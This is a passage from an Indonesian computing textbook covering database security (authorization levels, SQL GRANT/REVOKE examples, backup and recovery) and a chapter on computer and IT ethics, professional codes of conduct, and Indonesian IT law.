   c) anomali yang disebabkan oleh pendistribuasian data pada beberapa komputer.
   d) logika error yang mengancam kemampuan transaksi untuk mempertahankankonsistensi database.


3. Disengaja, jenisnya:
   a) pengambilan data / pembacaan data oleh pihak yang tidak berwenang.
   b) pengubahan data oleh pihak yang tidak berwenang.
   c) penghapusan data oleh pihak yang tidak berwenang.

12.3 Tingkatan Pada Keamanan Database

Tingkatan pada keamanan database antara lain:

1. Fisikal, lokasi-lokasi dimana terdapat sistem komputer haruslah aman secara fisik terhadap serangan perusak.

2. Manusia, wewenang pemakai harus dilakukan dengan berhati-hati untuk mengurangi kemungkinan adanya manipulasi oleh pemakai yang berwenang
3. Sistem Operasi, kelemahan pada SO ini memungkinkan pengaksesan data oleh pihak tak berwenang, karena hampir seluruh jaringan sistem database menggunakan akses jarak jauh.
4. Sistem Database, pengaturan hak pemakai yang baik.



Gambar 12.2 Sistem keamanan database

12.4 Kemanan Data

Keamanan merupakan suatu proteksi terhadap pengerusakan data dan pemakaian data oleh pemakai yang tidak punya kewenangan.

a. Otorisasi :

- Pemberian Wewenang atau hak istimewa (priviledge) untuk mengakses sistem atau obyek database
- Kendali otorisasi (kontrol akses) dapat dibangun pada perangkat lunak dengan 2 fungsi :
  a. Mengendalikan sistem atau obyek yang dapat diakses
  b. Mengendalikan bagaimana pengguna menggunakannya
- Sistem administrasi yang bertanggungjawab untuk memberikan hak akses dengan membuat account pengguna.

b. Tabel View :

Merupakan metode pembatasan bagi pengguna untuk mendapatkan model database yang sesuai dengan kebutuhan perorangan. Metode ini dapat menyembunyikan data yang tidak digunakan atau tidak perlu dilihat oleh pengguna.

Contoh pada database relasional, untuk pengamanan dilakukan beberapa level :

1. Relasi : pengguna diperbolehkan atau tidak diperbolehkan mengakses langsung suatu relasi
2. View : pengguna diperbolehkan atau tidak diperbolehkan mengakses data yang terapat pada view

3. Read Authorization : pengguna diperbolehkan membaca data, tetapi tidak dapat memodifikasi.
4. Insert Authorization : pengguna diperbolehkan menambah data baru, tetapi tidak dapat memodifikasi data yang sudah ada.
5. Update Authorization : pengguna diperbolehkan memodifikasi data, tetapi tidak dapat menghapus data.
6. Delete Authorization : pengguna diperbolehkan menghapus data.

Untuk modifikasi data terdapat otorisasi tambahan :

1. Index Authorization : pengguna diperbolehkan membuat dan menghapus index data.
2. Resource Authorization : pengguna diperbolehkan membuat relasi-relasi baru.
3. Alteration Authorization : pengguna diperbolehkan menambah/menghapus atribut suatu relasi.
4. Drop Authorization : pengguna diperbolehkan menghapus relasi yang sudah ada.

Contoh perintah menggunakan sql :

1. GRANT : memberikan wewenang kepada pemakai
   Syntax : GRANT <priviledge list> ON <nama relasi/view> TO <pemakai>
   Contoh :
   GRANT SELECT ON S TO BUDI
   GRANT SELECT,UPDATE (STATUS,KOTA) ON S TO ALI,BUDI
2. REVOKE : mencabut wewenang yang dimiliki oleh pemakai
   Syntax : REVOKE <priviledge list> ON <nama relasi/view> FROM <pemakai>
   Contoh :
   REVOKE SELECT ON S FROM BUDI
   REVOKE SELECT,UPDATE (STATUS,KOTA) ON S FROM ALI,BUDI
   Priviledge list : READ, INSERT, DROP, DELETE, INDEX, ALTERATION,
3. RESOURCE

c. Backup data dan recovery :

Backup adalah proses secara periodik untuk mebuat duplikat dari database dan melakukan logging file (atau program) ke media penyimpanan eksternal. Proses menyimpan dan mengatur log file dari semua perubahan yang dibuat di database untuk proses recovery yang efektif jika terjadi kesalahan.

Recovery merupakan upaya uantuk mengembalikan basis data ke keadaaan yang dianggap benar setelah terjadinya suatu kegagalan.

Jenis pemulihan terhadap database, yaitu :

1. Pemulihan terhadap kegagalan transaksi : Kesatuan prosedur alam program yang dapat mengubah / memperbarui data pada sejumlah tabel.
2. Pemulihan terhadap kegagalan media : Pemulihan karena kegagalan media dengan cara mengambil atau memuat kembali salinan basis data (backup).
3. Pemulihan terhadap kegagalan sistem : Karena gangguan sistem, hang, listrik terputus alirannya.

Fasilitas pemulihan pada DBMS :

1. Mekanisme backup secara periodik
2. Fasilitas logging dengan membuat track pada tempatnya saat transaksi berlangsung dan pada saat database berubah.
3. Fasilitas checkpoint, melakukan update database yang terbaru.
4. Manager pemulihan, memperbolehkan sistem untuk menyimpan ulang database menjadi lebih konsisten setelah terjadinya kesalahan.

Teknik pemulihan terhadap database, yaitu :

1. defered upate / perubahan yang ditunda : perubahan pada DB tidak akan berlangsung sampai transaksi ada pada poin disetujui (COMMIT). Jika terjadi kegagalan maka tidak akan terjadi perubahan, tetapi diperlukan operasi redo untuk mencegah akibat dari kegagalan tersebut.
2. Immediate Upadate / perubahan langsung : perubahan pada DB akan segera tanpa harus menunggu sebuah transaksi tersebut disetujui. Jika terjadi kegagalan diperlukan operasi UNDO untuk melihat apakah ada transaksi yang telah disetujui sebelum terjadi kegagalan.
3. Shadow Paging : menggunakan page bayangan imana paa prosesnya terdiri dari 2 tabel yang sama, yang satu menjadi tabel transaksi dan yang lain digunakan sebagai cadangan. Ketika transaksi mulai berlangsung kedua tabel ini sama dan selama berlangsung tabel transaksi yang menyimpan semua perubahan ke database, tabel bayangan akan digunakan jika terjadi kesalahan. Keuntungannya adalah tidak membutuhkan REDO atau UNDO, kelemahannya membuat terjadinya fragmentasi.[21]

Kesatuan Data dan Enkripsi

Enkripsi yaitu keamanan data

Integritas yaitu metode pemeriksaan dan validasi data(metode integrity constrain), yaitu berisi aturanaturan atau batasan-batasan untuk tujuanterlaksananya integritas data.

Konkuren yaitu mekanisme untuk menjamin bahwatransaksi yang konkuren pada database multi usertidak saling menganggu operasinya masing-masing.Adanya penjadwalan proses yang akurat (timestamping)**.**

e. Tujuan keamanan database

1. Secrecy/confidentialy : informasi tidak boleh diungkapkan kepada pengguna yang tidak sah. Sebagai contoh mahasiswa seharusnya tidak diperbolehkan untuk memeriksa nilai siswa lainnya.
2. Integrity : hanya pengguna yang berwenang harus diizinkan untuk memodifikasi data. Sebagai contoh siswa mungkin diperolehkan untuk melihat nilai mereka, namun tidak diperbolehkan untuk memodifikasi mereka.
3. Avaibility : pengguna yang terdaftar tidak boleh ditolak akses. Sebagai contoh seorang instruktur yang ingin mengubah kelas harus diizinkan untuk melakukannya.

Fasilitas Keamanan Database

Keamanan database tersedia pada versi Educator ke atas. Keamanan database diatur oleh Properti Database. Berikut ini adalah properti database yang digunakan untuk keamanan database *BOCSoft eQuestion.*

Soal

1. Apa yang di maksud dengan keamanan database?
2. Jelaskan mengenai tujuan keamanan database!
3. sebutkan jenis-jenis pemulihan terhadap database!
4. Sebutkan fasilitas pemulihan terhadap database !
5. sebutkan tingkatan pada keamanan database !

BAB XIII
ETIKA KOMPUTER

13.1 Pengertian Etika

Etika berasal dari bahasa Yunani yaitu ***ethos*** yang berarti watak, tingkah laku seseorang, sedangkan di dalam bahasa Inggrisnya disebut ***Ethic*** merupakan sebuah prinsip benar atau salah yang digunakan seseorang, yang bertindak sebagai pelaku moral yang bebas untuk membuat keputusan untuk mengarahkan perilakunya.Isu etika mengharuskan individu untuk memilih suatu tindakan dan seringkali isu-isu etika ini muncul pada saat terjadinya kebingungan dalam menentukan sikap.Dan isu sosial lahir dari adanya isu etika yang berkembang dalam masyarakat dimana masyarakat mengharapkan individu melakukan suatu hal yang benar.Dan isu politis menjadi aspek yang ikut bermain di tengah konflik sosial dan masalah sosial dalam suatu masyarakat dan juga penggunaan aspek hukum dalam mengambil tindakan yang benar.

Tujuan Mempelajari Etika

1. Untuk mendapatkan konsep yang sama mengenai penilaian baik dan buruk bagi semuamanusia dalam ruang dan waktu tertentu.
2. Eika membuat kita memiliki pendirian dalam pergolakan berbagai pandangan moral yang kita hadapi.
3. Membantu agar kita tidak kehilangan orientasi dalam transformasi budaya , sosial , ekonomi, politik , dan intelektual dewasa ini melanda dunia kita.
4. Membantu kita sanggup menghadapi ideologi –ideologi yang merebak di dalam masyarakat secara kritis dan obyektif.

Faktor – faktor yang mempengaruhi pelanggaran Etika

1. Kebutuhan Individu akan berbagai hal seperti kebutuhan primer maupun kebutuhan sekunder. Seperti : Korupsi karena alasan ekonomi. Mencuri karena ingin membayar uang sekolah anak.
2. Tidak ada pedoman yang jelas. Misal : aturan yang lemah dan tidak terkendali
3. Perilaku dan kebiasaan individu. Misal : ajaran yang diperoleh sejak kecil dari keluarga
4. Pengaruh lingkungan. Misal : pengaruh pergaaulan bebas

Sanksi pelanggaran Etika :

1. Sanksi Sosial

Skala relative kecil dan dapat dipahami sebagai kesalahan yang dapat “dimaafkan”. Berupa teguran dari masyarakat .

2. Sanksi Hukum

Skala cukup besar, yang dapat merugikan pihak lain. Hukum pidana menempati hukum prioritas utama, diikuti oleh hukum perdata

13.2 Pengertian Etika Teknologi Informasi

Teknologi Informasi adalah aplikasi komputer atau peralatan komunikasi untuk menyimpan, mengolah dan memanipulasi data. **Etika Teknologi Informasi** adalah seperangkat asas atau nilai yang berkenaan dengan penggunaan teknologi informasi. Jumlah interaksi manusia dengan perkembangan teknologi khususnya bagi kebutuhan informasi yang terus meningkat dari waktu ke waktu membuat etika teknologi informasi menjadi suatu peraturan dasar yang harus dipahami oleh masyarakat luas.

13.2.1 Etika dalam Teknologi Informasi

Tujuan dari etika adalah kehidupan yang lebih baik dengan, dan untuk orang lain, dalam lembaga yang bersangkutan.Sedangkan *menurut James H. Moor*, **Etika komputer** adalah sebagai analisis mengenai sifat dan dampak sosial teknologi komputer, serta formulasi dan kebijakan untuk menggunakan teknologi tersebut secara etis.

Salah satu penyebab pentingnya etika adalah karena etika melingkupi wilayah-wilayah yang belum tercakup dalam wilayah hukum. Faktor etika disini menyangkut identifikasi dan penghindaran terhadap perilaku yang salah dalam penggunaan teknologi informasi. Untuk itu etika dipandang perlu dibentuk sebagai perilaku yang mengikat oleh pengguna teknologi informasi.

Perkembangan teknologi informasi yang sangat pesat tentu memberikan dampak positif dan negative bagi penggunanya.Etika dalam teknologi informasi diperlukan tidak dapat dipisahkan dari permasalahan-permasalahan seputar penggunaan teknologi yang meliputi kejahatan komputer, netiket, *e-commerce*, pelanggaran HAKI (Hak Atas Kekayaan Intelekstual) dan tanggung jawab profesi.

13.3 Masalah Etika Teknologi Informasi

Menurut **Richard Masson**, masalah etika Teknologi Informasi diklasifikasi menjadi empat hal sebagai berikut berikut :

a. **Privasi**, yaitu hak individu untuk mempertahankan informasi pribadi dari pengaksesan orang lain yang memang tidak berhak untuk melakukannya.
b. **Akurasi**, layanan informasi harus diberikan secara tepat dan akurat sehingga tidak merugikan pengguna informasi.
c. **Property**, perlindungan kekayaan intelektual yang saat ini digalakkan oleh HAKI (Hak Atas Kekayaan Intelektual) mencakup tiga hal :

1. Hak cipta (copy right),hak yang dijamin kekuatan hukum yang melarang menduplikasi kekayaan intelektual tanpa seizin pemegangnya.Diberikan selama 50 tahun.
2. Paten,bentuk perlindungan yang sulit diberikan karena hanya diberikan bagi penemuan inovatif dan sangat berguna.Berlaku selama 20 tahun.
3. Rahasia perdagangan, perlindungan terhadap kekayaan dalam perdagangan yang diberikan dalam bentuk lisensi atau kontrak.

d. **Akses**, Semua orang berhak untuk mendapatkan informasi.Perlu layanan yang baik dan optimal bagi semua orang dalam mendapatkan informasi yang diinginkan.

Faktor penyebab pelanggaran kode etik profesi IT adalah :

1. Tidak berjalannya kontrol dan pengawasan dari masyarakat
2. Organisasi profesi tidak dilengkapi dengan sarana dan mekanisme bagi masyarakat untuk menyampaikan keluhan
3. Rendahnya pengetahuan masyarakat mengenai substansi kode etik profesi, karena buruknya pelayanan sosialisasi
4. Belum terbentuknya kultur dan kesadaran dari pengemban profesi IT untuk menjaga martabat luhur profesinya
5. Tidak adanya kesadaran etis dan moralitas diantara para pengemban profesi IT

Perbuatan-perbuatan yang tidak melanggar hak cipta :

a. Penggunaan hasil karya orang lain untuk kepentingan pendidikan,penelitian, penulisan karya ilmiah,penulisan laporan, penulisan kritik atau tinjauan suatu masalah dengan tidak merugikan kepentingan yang wajar dari pencipta.
b. Pengambilan ciptaan orang lain untuk kepentingan pembelaan dalam pengadilan.
c. Menggunakan hasil karya orang lain untuk kepentingan orang cacat dan tidak komersial.
d. Backup program komputer untuk kepentingan pengamanan data dan tidak komersial.

13.4 Jenis Etika Yang Ada dalam Teknologi informasi

13.4.1 Etika Profesi TI Dikalangan Universitas

Privasi yang berlaku di lingkungan Universitas juga berlaku untuk bahan-bahan elektronik. Standar yang sama tentang kebebasan intelektual dan akademik yang diberlakukan bagi sivitas akademika dalam penggunaan media konvensional (berbasis cetak) juga berlaku terhadap publikasi dalam bentuk media elektronik. Contoh bahan-bahan elektronik dan media penerbitan

tersebut termasuk, tetapi tidak terbatas pada, halaman Web (World Wide Web), surat elektronik (e-mail), mailing lists (Listserv), dan Usenet News.

Kegunaan semua fasilitas yang tersedia sangat tergantung pada integritas penggunanya.Semua fasilitas tersebut tidak boleh digunakan dengan cara-cara apapun yang bertentangan dengan peraturan perundang-undangan Negara Republik Indonesia atau yang bertentangan dengan lisensi, kontrak, atau peraturan-peraturan Universitas.Setiap individu bertanggung jawab sendiri atas segala tindakannya dan segala kegiatan yang dilakukannya, termasuk penggunaan akun (account) yang menjadi tanggung jawabnya.

Undang-Undang Negara Republik Indonesia dan peraturan Universitas menyatakan bahwa sejumlah kegiatan tertentu yang berkaitan dengan teknologi informasi dapat digolongkan sebagai tindakan: pengabaian, pelanggaran perdata, atau pelanggaran pidana. Sivitas akademika dan karyawan harus menyadari bahwa tindakan kriminal dapat dikenakan kepada mereka apabila melanggar ketentuan ini.

Contoh tindakan pelanggaran tersebut yaitu :

1. Menggunakan sumber daya teknologi informasi tanpa izin,
2. Memberitahu seseorang tentang password pribadi yang merupakan akun yang tidak dapat dipindahkan- tangankan.
3. Melakukan akses dan/atau upaya mengakses berkas elektronik, disk, atau perangkat jaringan selain milik sendiri tanpa izin yang sah;
4. Melakukan interferensi terhadap sistem teknologi informasi atau kegunaan lainnya dan sistem tersebut, termasuk mengkonsumsi sumber daya dalam jumlah yang sangat besar termasuk ruang penyimpanan data (disk storage), waktu pemrosesan, kapasitas jaringan, dan lain-lain, atau secara sengaja menyebabkan terjadinya crash pada sistem komputer melalui bomb mail, spam, merusak disk drive pada sebuah komputer PC milik Universitas, dan lain-lain);
5. Menggunakan sumber daya Universitas sebagai sarana (lahan) untuk melakukan crack (hack, break into) ke sistem lain secara tidak sah;
6. Mengirim pesan (message) yang mengandung ancaman atau bahan lainnya yang termasuk kategori penghinaan;
7. Pencurian, termasuk melakukan duplikasi yang tidak sah (illegal) terhadap bahan-bahan yang memiliki hak-cipta, atau penggandaan, penggunaan, atau pemilikan salinan (copy) perangkat lunak atau data secara tidak sah;
8. Merusak berkas, jaringan, perangkat lunak atau peralatan;
9. Mengelabui identitas seseorang (forgery), plagiarisme, dan pelanggaran terhadap hak cipta, paten, atau peraturan peraturan perundang-undangan tentang rahasia perusahaan;
10. Membuat dengan sengaja, mendistribusikan, atau menggunakan perangkat lunak yang dirancang untuk maksud kejahatan untuk merusak

atau menghancurkan data dan/atau pelayanan komputer (virus, worms, mail bombs, dan lain-lain).

Universitas melarang penggunaan fasilitas yang disediakannya untuk dipergunakan dengan tujuan untuk perolehan finansial secara pribadi yang tidak relevan dengan misi Universitas. Contoh penggunaan seperti itu termasuk membuat kontrak komersial dan memberikan pelayanan berbasis bayar antara lain seperti menyewakan perangkat teknologi informasi termasuk bandwidth dan menyiapkan surat-surat resmi atau formulir-formulir resmi lain. Semua layanan yang diberikan untuk tujuan apapun, yang menggunakan sebahagian dari fasilitas sistem jaringan Universitas untuk memperoleh imbalan finansial secara pribadi adalah dilarang. Dalam semua kegiatan dimana terdapat perolehan finansial pribadi yang diperoleh selain kompensasi yang diberikan oleh Universitas, maka kegiatan tersebut harus terlebih dahulu memperoleh izin resmi dari Universitas.

Pelanggaran terhadap Kode Etik Teknologi Informasi ini akan diselesaikan melalui proses disipliner (tata tertib) standar oleh otoritas disipliner yang sah sebagaimana diatur di dalam peraturan-peraturan yang dikeluarkan oleh Universitas tentang disiplin mahasiswa, dosen dan karyawan. PSI dapat mengambil tindakan yang bersifat segera untuk melindungi keamanan data dan informasi, integritas sistem, dan keberlanjutan operasional sistem jaringan.

Setiap mahasiswa, dosen, dan karyawan Universitas sebagai bagian dari komunitas akademik dapat memberikan pandangan dan saran terhadap kode etik ini baik secara individu maupun secara kolektif demi terselenggaranya pelayanan sistem informasi dan sistem jaringan terpadu Universitas yang baik. PSI akan melakukan evaluasi, menampung berbagai pandangan, dan merekomendasikan perubahan yang perlu dilakukan terhadap kode etik ini sekurang-kurangnya sekali dalam setahun.

13.4.2 Kode Etik Profesional Teknologi Informasi (TI)

Dalam lingkup TI, kode etik profesinya memuat kajian ilmiah mengenai prinsip atau norma-norma dalam kaitan dengan hubungan antara professional atau developer TI dengan klien, antara para professional sendiri, antara organisasi profesi serta organisasi profesi dengan pemerintah. Salah satu bentuk hubungan seorang profesional dengan klien (pengguna jasa) misalnya pembuatan sebuah program aplikasi.

Seorang profesional tidak dapat membuat program semaunya, ada beberapa hal yang harus ia perhatikan seperti untuk apa program tersebut nantinyadigunakan oleh kliennya atau user; iadapat menjamin keamanan (security) sistem kerja program aplikasi tersebut dari pihak-pihak yang dapat mengacaukan sistem kerjanya(misalnya: hacker, cracker, dll).

13.4.3 Kode Etik Pengguna Internet

Adapun kode etik yang diharapkan bagi para pengguna internet adalah:

1. Menghindari dan tidak mempublikasi informasi yang secara langsung berkaitan dengan masalah pornografi dan nudisme dalam segala bentuk.
2. Menghindari dan tidak mempublikasi informasi yang memiliki tendensi menyinggung secara langsung dan negatif masalah suku, agama dan ras (SARA), termasuk didalamnya usaha penghinaan, pelecehan, pendiskreditan, penyiksaan serta segala bentuk pelanggaran hak atas perseorangan, kelompok/ lembaga/ institusi lain.
3. Menghindari dan tidak mempublikasikan informasi yang berisi instruksi untuk melakukan perbuatan melawan hukum (illegal) positif di Indonesia dan ketentuan internasional umumnya.
4. Tidak menampilkan segala bentuk eksploitasi terhadap anak-anak dibawah umur.
5. Tidak mempergunakan, mempublikasikan dan atau saling bertukar materi dan informasi yang memiliki korelasi terhadap kegiatan pirating, hacking dan cracking.
6. Bila mempergunakan script, program, tulisan, gambar/foto, animasi, suara atau bentuk materi dan informasi lainnya yang bukan hasil karya sendiri harus mencantumkan identitas sumber dan pemilik hak cipta bila ada dan bersedia untuk melakukan pencabutan bila ada yang mengajukan keberatan serta bertanggung jawab atas segala konsekuensi yang mungkin timbul karenanya.
7. Tidak berusaha atau melakukan serangan teknis terhadap produk, sumberdaya (resource) dan peralatan yang dimiliki pihak lain.
8. Menghormati etika dan segala macam peraturan yang berlaku dimasyarakat internet umumnya dan bertanggungjawab sepenuhnya terhadap segala muatan/ isi situsnya.
9. Untuk kasus pelanggaran yang dilakukan oleh pengelola, anggota dapat melakukan teguran secara langsung.

13.5 Etika Programmer

Adapun kode etik yang diharapkan bagi para programmer adalah:

1. Seorang programmer tidak boleh membuat atau mendistribusikan Malware.
2. Seorang programmer tidak boleh menulis kode yang sulit diikuti dengan sengaja.
3. Seorang programmer tidak boleh menulis dokumentasi yang dengan sengaja untuk membingungkan atau tidak akurat.
4. Seorang programmer tidak boleh menggunakan ulang kode dengan hak cipta kecuali telah membeli atau meminta ijin.
5. Tidak boleh mencari keuntungan tambahan dari proyek yang didanai oleh pihak kedua tanpa ijin.

6. Tidak boleh mencuri software khususnya development tools.
7. Tidak boleh menerima dana tambahan dari berbagai pihak eksternal dalam suatu proyek secara bersamaan kecuali mendapat ijin.
8. Tidak boleh menulis kode yang dengan sengaja menjatuhkan kode programmer lain untuk mengambil keunutungan dalam menaikkan status.
9. Tidak boleh membeberkan data-data penting karyawan dalam perusahaan.
10. Tidak boleh memberitahu masalah keuangan pada pekerja dalam pengembangan suatu proyek.
11. Tidak pernah mengambil keuntungan dari pekerjaan orang lain.
12. Tidak boleh mempermalukan profesinya
13. Tidak boleh secara asal-asalan menyangkal adanya bug dalam aplikasi.
14. Tidak boleh mengenalkan bug yang ada di dalam software yang nantinya programmer akan mendapatkan keuntungan dalam membetulkan bug.
15. Terus mengikuti pada perkembangan ilmu komputer.

13.6 Etika Teknologi Informasi dalam Undang-undang

Dikarenakan banyak pelanggaran yang terjadi berkaitan dengan hal diatas, maka dibuatlah undang-undang sebagai dasar hukum atas segala kejahatan dan pelanggaran yang terjadi. Undang-undang yang mengatur tentang Teknologi Informasi ini diantaranya adalah:

1. UU HAKI (Undang-undang Hak Cipta) yang sudah disahkan dengan nomor 19 tahun 2002 yang diberlakukan mulai tanggal 29 Juli 2003 didalamnya diantaranya mengatur tentang hak cipta.
2. UU ITE (Undang-undang Informasi dan Transaksi Elektronik) yang sudah disahkan dengan nomor 11 tahun 2008 yang didalamnya mengatur tentang :
3. Pornografi di Internet
4. Transaksi di Internet
5. Etika penggunaan Internet

13.7 Potensi Kerugian Pemanfaatan Teknologi Informasi

1. Rasa ketakutan.

Banyak orang mencoba menghindari pemakaian komputer, karena takut merusakkan, atau takut kehilangan kontrol, atau secara umum takut menghadapi sesuatu yang baru, ketakutan akan kehilangan data, atau harus diinstal ulang sistem program menjadikan pengguna makin memiliki rasa ketakutan ini.

2. Keterasingan

Pengguna komputer cenderung mengisolir dirinya, dengan kata lain menaiknya jumlah waktu pemakaian komputer, akan juga membuat mereka makin terisolir.

3. Golongan miskin informasi dan minoritas.

Akses kepada sumberdaya juga terjadi ketidakseimbangan ditangan pemilik kekayaan dan komunitas yang mapan.

4. Pentingnya individu.

Organisasi besar menjadi makin impersonal, sebab biaya untuk menangani kasus khusus/pribadi satu persatu menjadi makin tinggi.

5. Tingkat kompleksitas serta kecepatan yang sudah tak dapat ditangani.

Sistem yang dikembangkan dengan birokrasi komputer begitu kompleks dan cepat berubah sehingga sangat sulit bagi individu untuk mengikuti dan membuat pilihan. Tingkat kompleksitas ini menjadi makin tinggi dan sulit ditangani, karena dengan makin tertutupnya sistem serta makin besarnya ukuran sistem (sebagai contoh program MS Windows 2000 yang baru diluncurkan memiliki program sekitar 60 juta baris). Sehingga proses pengkajian demi kepentingan publik banyak makin sulit dilakukan.

6. Makin rentannya organisasi.

Suatu organisasi yang bergantung pada teknologi yang kompleks cenderung akan menjadi lebih ringkih. Metoda seperti Third Party Testing haruslah makin dimanfaatkan.

7. Dilanggarnya Privasi.

Ketersediaan sistem pengambilan data yang sangat canggih memungkinkan terjadinya pelanggaran privasi dengan mudah dan cepat.

8. Pengangguran dan pemindahan kerja.

Biasanya ketika suatu sistem otomasi diterapkan, produktivitas dan jumlah tempat pekerjaan secara keseluruhan meningkat, akan tetapi beberapa jenis pekerjaan menjadi makin kurang nilainya, atau bahkan dihilangkan

9. Kurangnya tanggung jawab profesi.

Organisasi yang tak bermuka (hanya diperoleh kontak elektronik saja), mungkin memberikan respon yang kurang personal, dan sering melemparkan tanggungjawab dari permasalahan.

10. Kaburnya citra manusia.

Kehadiran terminal pintar (intelligent terminal), mesin pintar, dan sistem pakar telah menghasilkan persepsi yang salah pada banyak orang.

13.8 Aspek Pelanggaran Kode Etik Profesi IT

1. Aspek Teknologi

Semua teknologi adalah pedang bermata dua, ia dapat digunakan untuk tujuan baik dan jahat. Contoh teknologi nuklir dapat memberikan sumber energi tetapi nuklir juga dapat menghancurkan kota hirosima.

Seperti halnya juga teknologi kumputer, orang yang sudah memiliki keahlian dibidang computer bias membuat teknologi yang bermanfaat tetapi tidak jarang yang melakukan kejahatan.

2. Aspek Hukum

Hukum untuk mengatur aktifitas di internet terutama yang berhubungan dengan kejahatan maya antara lain masih menjadi perdebatan. Ada dua pandangan mengenai hal tersebut antara lain:

a. Karakteristik aktifitas di internet yang bersifat lintas batas sehingga tidak lagi tunduk pada batasan-batasan territorial.
b. System hukum tradisiomal (The Existing Law) yang justru bertumpu pada batasan-batasan teritorial dianggap tidak cukup memadai untuk menjawab persoalan-persoalan hukum yang muncul akibat aktifitas internet.

Dilema yang dihadapi oleh hukum tradisional dalam menghadapi fenomena-fenomena cyberspace ini merupakan alasan utama perlunya membentuk satu regulasi yang cukup akomodatif terhadap fenomena-fenomena baru yang muncul akibat pemanfaatan internet. Aturan hukum yang akan dibentuk itu harus diarahkan untuk memenuhi kebutuhan hukum (the legal needs) para pihak yang terlibat di dalam transaksi-transaksi lewat internet.

Hukum harus diakui bahwa yang ada di Indonesia sering kali belum dapat menjangkau penyelesaian kasus kejahatan computer. Untuk itu diperlukan jaksa yang memiliki wawasan dan cara pandang yang luas mengenai cakupan teknologi yang melatar belakangi kasus tersebut. Sementara hukum di Indonesia itu masih memiliki kemampuan yang terbatas didalam penguasaan terhadap teknologi informasi.

3. Aspek Pendidikan

Dalam kode etik hacker ada kepercayaan bahwa berbagi informasi adalah hal yang sangat baik dan berguna, dan sudah merupakan kewajiban (kode etik) bagi seorang hacker untuk membagi hasil penelitiannya dengan cara menulis kode yang open source dan memberikan fasilitas untuk mengakses

informasi tersebut dan menggunakn peralatan pendukung apabila memungkinkan. Disini kita bisa melihat adanya proses pembelajaran.

Yang menarik dalam dunia hacker yaitu terjadi strata-strata atau tingkatan yang diberikan oleh komunitas hacker kepada seseorang karena kepiawaiannya bukan karena umur atau senioritasnya.

4. Aspek Ekonomi

Untuk merespon perkembangan di Amerika Serikat sebagai pioneer dalam pemanfaatan internet telah mengubah paradigma ekonominya yaitu paradigma ekonomi berbasis jasa (From a manufacturing based economy to service – based economy). Akan tetapi pemanfaatan tknologi yang tidak baik (adanya kejahatan didunia maya) bisa mengakibatkan kerugian ekonomi yang tidak sedikit.

5. Aspek Sosial Budaya

Akibat yang sangat nyata adanya cyber crime terhadap kehidupan sosial budaya di Indonesia adalah ditolaknya setiap transaksi di internet dengan menggunakan kartu kredit yang dikeluarkan oleh perbankan Indonesia. Masyarakat dunia telah tidak percaya lagi dikarenakan banyak kasus credit card PRAUD yang dilakukan oleh netter asal Indonesia.

13.9 Pelanggaran yang terjadi dalam pemanfaaatan TI

Secara umum ada beberapa pelanggaran yang sering terjadi di dalam penggunaan TI

1. Kejahatan Komputer

Kejahatan komputer atau *computer crime* adalah kejahatan yang ditimbulkan karena penggunaan komputer secara ilegal. Kejahatan komputer terus berkembang seiring dengan kemajuan teknologi komputer saat ini. Beberapa jenis kejahatan komputer meliputi *Denial of Services* (melumpuhkanlayanan sebuah sistem komputer), penyebaran virus, *spam*, *carding* (pencurian melalui internet) dan lain-lain.

2. Netiket

Internet merupakan aspek penting dalam perkembangan teknologi komputer. Internet merupakan sebuah jaringan yang menghubungkan komputer di dunia sehingga komputer dapat mengakses satu sama lain. Internet menjadi peluang baru dalam perkembangan bisnis, pendidikan, kesehatan, layanan pemerintah dan bidang-bidang lainnya. Melalui internet, interaksi manusia dapat dilakukan tanpa harus bertatap muka. Tingginya tingkat pemakaian internet di dunia melahirkan sebuah aturan baru di bidang internet yaitu netiket. Netiket merupakan sebuah etika acuan dalam berkomunikasi menggunakan internet. Standar netiket ditetapkan oleh IETF (*The Internet Engineering Task Force*), sebuah komunitas internasional yang

terdiri dari operator, perancang jaringan dan peneliti yang terkait dengan pengoperasian internet.

3. E-commerce

Berkembangnya penggunaan internet di dunia berpengaruh terhadap kondisi ekonomi dan perdagangan negara. Melalui internet, transaksi perdagangan dapat dilakukan dengan cepat dan efisien. Akan tetapi, perdagangan melalui internet atau yang lebih dikenal dengan *e-commerce* ini menghasilkan permasalahan baru seperti perlindungan konsumen, permasalahan kontrak transaksi, masalah pajak dan kasus-kasus pemalsuan tanda tangan digital. Untuk menangani permasalahan tersebut, para penjual dan pembeli menggunakan *Uncitral Model Law on Electronic Commerce*1996 sebagai acuan dalam melakukan transaksi lewat internet.

4. Pelanggaran HAKI (Hak Atas Kekayaan Intelektual)

Berbagai kemudahan yang ditawarkan oleh internet menyebabkan terjadinya pelanggaran HAKI seperti pembajakan program komputer, penjualan program ilegal dan pengunduhan ilegal.Selain itu terdapat pula pelanggaran hak cipta di internet. Misalnya: seseorang dengan tanpa izin membuat situs penyayi-penyayi terkenal yang berisikan lagu-lagu dan liriknya, foto dan cover album dari penyayi-penyayi tersebut. Contoh : Bulan Mei tahun 1997, Group Musik asal Inggris, Oasis, menuntut ratusan situs internet yang tidak resmi yang telah memuat foto-foto, lagu-lagu beserta lirik dan video klipnya. Alasan yang digunakan oleh grup musik tersebut dapat menimbulkan peluang terjadinya pembuatan poster atau CD yang dilakukan pihak lain tanpa izin. Kasus lain terjadi di Australia, dimana AMCOS (The Australian Mechanical Copyright Owners Society) dan AMPAL (The Australian Music Publishers Association Ltd) telah menghentikan pelanggaran Hak Cipta di Internet yang dilakukan oleh Mahasiswa di Monash University. Pelanggaran tersebut terjadi karena para Mahasiswa dengan tanpa izin membuat sebuah situs Internet yang berisikan lagu-lagu Top 40 yang populer sejak tahun 1989 (Angela Bowne, 1997 :142) *dalam* Hak Kekayaan Intelektual Suatu Pengantar, Lindsey T dkk.

Tanggung Jawab Profesi

Berkembangnya teknologi komputer telah membuka lapangan kerja baru seperti *programmer*, teknisi mesin komputer, desain grafis dan lain-lain. Para pekerja memiliki interaksi yang sangat tinggi dengan komputer sehingga diperlukan pemahaman mendalam mengenai etika komputer dan tanggung jawab profesi yang berlaku.

